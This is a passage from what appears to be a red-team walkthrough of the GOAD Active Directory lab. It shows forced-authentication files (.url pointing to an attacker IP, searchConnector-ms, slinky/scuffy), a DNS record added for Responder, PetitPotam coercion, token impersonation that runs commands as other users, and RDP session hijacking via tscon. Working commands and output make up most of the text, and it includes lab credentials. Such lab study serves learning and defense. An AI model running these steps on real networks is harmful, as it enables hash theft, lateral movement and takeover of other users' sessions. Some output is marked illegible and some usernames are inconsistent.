

And to cleanup the slinky file :

```
cme smb castelblack.north.sevenkingdoms.local -u arya.stark -p 'Needle' -d  
north.sevenkingdoms.local -M slinky -o NAME=.thumbs.db SERVER=attacker_ip CLEANUP=true
```

.scf : sucffy

Cme also got an other module, with the name “scuffy” and it act exactly the same as slinky but with scf file.

.url file

We can do the same with a .url file: `vim clickme.url`

```
[InternetShortcut]  
URL=http://click.me/pwned  
WorkingDirectory=test  
IconFile=\\10.10.10.6\\%USERNAME%.icon  
IconIndex=1
```

Upload the file :

```
smbclient.py north.sevenkingdoms.local/arya.stark:Needle@castelblack.north.sevenkingdoms.local  
use all  
put clickme.url
```

```
[Apr 22, 2023 - 00:44:55 (CEST)] exegol-goadv2 /workspace # smbclient.py north.sevenkingdoms.local/arya.stark:Needle@castelblack.north.sevenkingdoms.local  
Impacket v0.10.1.dev1+20221214.172823.8799a1a - Copyright 2022 Fortra  
Type help for list of commands  
# use all  
# put clickme.url  
# ls  
drwx-rw-rw-  0 Sat Apr 22 00:45:07 2023 .  
drwx-rw-rw-  0 Sat Apr 22 00:45:07 2023 ..  
-rw-rw-rw- 119 Sat Apr 22 00:45:07 2023 clickme.url  
#
```

And we also get the callback when the victim visit the share:

```
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark  
[*] Skipping previously captured hash for NORTH\catelyn.stark
```

Even if i named it “clickme.url” there is no need to click to coerce the user, a simple visit is enough

Webdav coerce

first let's take a look if webdav is enable on servers:


```
cme smb 192.168.10.10-23 -u arya.stark -p 'Needle' -d north.sevenkingdoms.local -M webdav
```

```
[Apr 22, 2023 - 01:12:24 (CEST)] exegol-goadv2 /workspace # cme smb 192.168.10.10-23 -u arya.stark -p 'Needle' -d north.sevenkingdoms.local -M webdav
SMB 192.168.10.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.10.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:True)
SMB 192.168.10.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:True)
SMB 192.168.10.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.10.22 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.10.11 445 WINTERFELL [+] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.10.12 445 MEEREEN [+] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.10.23 445 BRAAVOS [+] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.10.10 445 KINGSLANDING [+] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.10.22 445 CASTELBLACK [+] north.sevenkingdoms.local\arya.stark:Needle
```

- There is no webdav server enabled.
- For this example we will use braavos server as a victim :

```
xfreerdp /d:essos.local /u:khal.drogo /p:horse /v:braavos.essos.local /cert-ignore
```

On this server webclient is installed as we can see in the process but stopped



Webclient is installed by default on windows workstations but in a stopped status. Webclient is not installed by default on windows server, it has been added on goad build as a custom vulnerability.

Now we will upload our malicious payload to the smb server with the name :
myname.searchConnector-ms

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
<description>Microsoft Outlook</description>
<isSearchOnlyItem>>false</isSearchOnlyItem>
```


```
<includeInStartMenuScope>true</includeInStartMenuScope>
<templateInfo>
<folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
</templateInfo>
<simpleLocation>
<url>https://whatever/</url>
</simpleLocation>
</searchConnectorDescription>
```

Or we could also do that with the cme module **drop-sc**

```
cme smb castelblack.north.sevenkingdoms.local -u arya.stark -p 'Needle' -d
north.sevenkingdoms.local -M drop-sc
```

```
[Apr 22, 2023 - 01:12:49 (CEST)] exegol-goadv2 /workspace # cme smb castelblack.north.sevenkingdoms.local -u arya.stark -p 'Needle' -d north.sevenkingdoms.local -M drop-sc
[!] Module is not opsec safe, are you sure you want to run this? [Y/n] SMB castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64
SMB castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] north.sevenkingdoms.local\arya.stark:Needle
DROP-SC castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Found writable share: all
DROP-SC castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Created Documents.searchConnector-ms file on the all share
```

- Now we visit the share with our victim khal.drogo rdp session : \\castelblack\all
- And as soon as we enter the folder the webclient service start :



Just to be clear here we are connected as khal drogo on braavos. The malicious document is on castelblack. When khal visit the share all on castelblack containing our malicious document, the webclient service start on braavos (kahl's client machine)

We can verify it with cme too :

```
[Apr 22, 2023 - 01:26:17 (CEST)] exegol-goadv2 /workspace # cme smb 192.168.10.10-23 -u arya.stark -p 'Needle' -d north.sevenkingdoms.local -M webdav
SMB 192.168.10.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:True)
SMB 192.168.10.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.10.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.10.22 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.10.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:True)
SMB 192.168.10.12 445 MEEREEN [*] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.10.10 445 KINGSLANDING [*] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.10.11 445 WINTERFELL [*] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.10.22 445 CASTELBLACK [*] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.10.23 445 BRAAVOS [*] north.sevenkingdoms.local\arya.stark:Needle
WEBDAV 192.168.10.23 445 BRAAVOS WebClient Service enabled on: 192.168.10.23
```

- now we will go on our responder CT to get the webdav coerce
- Once the webclient started we can add a dns entry to our responder ip with [dnstools](#):

```
[Apr 22, 2023 - 01:32:42 (CEST)] exegol-goadv2 /workspace # dnstool.py -u 'north.sevenkingdoms.local\arya.stark' -p Needle --record 'responder' --action add --data 10.10.10.6 192.168.10.10
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

- ```
petitpotam.py -u 'arya.stark' -p Needle -d 'north.sevenkingdoms.local'
"responder@80/random.txt" 192.168.10.23
```

[illegible]

Another way to do if the victim can resolve your netbios name you will not have to add a dns entry an you can use the netbios name given by responder

```
[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.10.2]
Responder IPv6 [fe80::78e2:48ff:fe9a:ae91]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
Responder Machine Name [WIN-6WQ7CSHQ2YG]
Responder Domain Name [111R.LOCAL]
Responder DCE-RPC Port [48623]
```

```
petitpotam.py -u 'arya.stark' -p Needle -d 'north.sevenkingdoms.local' "WIN-6WQ7CSHQ2YG@80/random.txt" 192.168.10.23
```

And on our listener we got a connection :

[illegible]

With an http coerce we can relay to **ldap** if ldap signing is not enforced (default). This can be use to interrogate ldap, do a shadow credentials attack, or to add a new computer and do an RBCD on the coerced host. (Theses attacks are described in part 4 - poisoning)

## Impersonate Users

- Another cool way to take other accounts is using token impersonation.
- A nice article about it can be found here : <https://sensepost.com/blog/2022/abusing-windows-tokens-to-compromise-active-directory-without-touching-lsass/>
- In order to do impersonation we can use the module created by @deft : <https://github.com/sensepost/impersonate>

```
cme smb castelblack.north.sevenkingdoms.local -u jeor.mormont -p '_L0ngCl@w_' -d north.sevenkingdoms.local -M impersonate
```



```
[Apr 23, 2023 - 10:37:15 (CEST)] exegol-goadv2_modules # cme smb castelblack.north.sevenkingdoms.local -u jeor.normont -p 'L0ngCl@w.' -d north.sevenkingdoms.local -M impersonate
SMB castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] north.sevenkingdoms.local\jeor.normont:_L0ngCl@w_ (Pwn3d!)
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Uploading Impersonate.exe
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Impersonate binary successfully uploaded
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Listing available primary tokens
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 0 High NT AUTHORITY\SYSTEM
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 1 High NT AUTHORITY\NETWORK SERVICE
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 2 High Font Driver Host\UMFD-0
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 3 High Font Driver Host\UMFD-1
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 4 High Window Manager\DWM-1
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 5 High NT AUTHORITY\LOCAL SERVICE
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 6 High NT SERVICE\SQLTELEMETRYSSQLEXPRESS
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 7 High NORTH/sql_svc
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 8 High NT AUTHORITY\USER
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 9 High Window Manager\DWM-2
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 10 High Font Driver Host\UMFD-2
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 11 High NORTH/jeor.normont
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 12 High Font Driver Host\UMFD-3
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 13 High NORTH/catelyst.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 14 High ESSOS/khal.drogo
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 15 High CASTELBLACK/vagrant
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 16 High NORTH/robb.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 17 High Font Driver Host\UMFD-4
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 18 High Font Driver Host\UMFD-5
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 19 High Window Manager\DWM-3
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 20 High Window Manager\DWM-4
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 21 High Window Manager\DWM-5
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 22 High NORTH/edward.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 23 Medium NORTH/robb.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 24 Medium NORTH/edward.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 25 Medium NORTH/jeor.normont
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 26 Medium NORTH/catelyst.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 27 Low NORTH/jeor.normont
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 28 Low NORTH/edward.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 29 Low NORTH/robb.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 30 High NT AUTHORITY\ANONYMOUS LOGON
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 31 Low NORTH/catelyst.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK Primary token ID: 32 Low NT AUTHORITY\LOCAL SERVICE
```

And we can launch command as the user :

```
[Apr 23, 2023 - 10:35:03 (CEST)] exegol-goadv2_modules # cme smb castelblack.north.sevenkingdoms.local -u jeor.normont -p 'L0ngCl@w.' -d north.sevenkingdoms.local -M impersonate -o TOKEN=16 EXEC=whoami
SMB castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] north.sevenkingdoms.local\jeor.normont:_L0ngCl@w_ (Pwn3d!)
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Uploading Impersonate.exe
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Impersonate binary successfully uploaded
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Executing whoami as NORTH/robb.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK north/robb.stark
IMPERSON... castelblack.north.sevenkingdoms.local 445 CASTELBLACK [*] Impersonate binary successfully deleted
```

- If you want to use other tools you can use @\_zblurx rust implementation : <https://github.com/zblurx/impersonate-rs>
- Or a csharp impersonation tool by S3cur3Th1sSh1t (@ShitSecure) : <https://github.com/S3cur3Th1sSh1t/SharpImpersonation> and the super nice blogpost with it : <https://s3cur3th1ssh1t.github.io/SharpImpersonation-Introduction/>
- And if you already got an meterpreter session the incognito msf module is really nice too.

## RDP session hijacking

- This doesn't work on windows server 2019 (\*.sevenkingdoms.local computers), but it work nicely on \*.essos.local (windows server 2016).
- First connect the victim to braavos :

```
xfreerdp /d:essos.local /u:daenerys.targaryen /p:'BurnThemAll!' /v:192.168.10.23 /cert-ignore
```

and launch a notepad.exe on the session to distinguish it easily.






Next we use khal drogo as the attacker

```
xfreerdp /d:essos.local /u:khal.drogo /p:'horse' /v:192.168.10.23 /cert-
ignore
```

With khal.drogo session we need to pass authority\system, so we will just do a  
Psexec64.exe -s cmd.exe




Nex we will list the rdp session with query user




- As you can see here daenerys is connected with the id 4.
- And now we will hijack the rdp session of daenerys with the following command

```
tscon.exe 4 /dest:rdp-tcp#8
```



- When we launch the command our khal's rdp session is replaced by daenerys session and the other windows we open before with daenerys is closed.

- We have hijack daenerys' rdp session !



## Resources

- <https://www.youtube.com/watch?v=b0ILxLJKaRs>
- <https://sensepost.com/blog/2022/abusing-windows-tokens-to-compromise-active-directory-without-touching-lsass/>
- <https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/living-off-the-land>
- <https://www.mdsec.co.uk/2021/02/farming-for-red-teams-harvesting-netntlm/>
- <https://www.ired.team/offensive-security/lateral-movement/t1076-rdp-hijacking-for-lateral-movement>
- <https://www.csoonline.com/article/3566917/rdp-hijacking-attacks-explained-and-how-to-mitigate-them.html>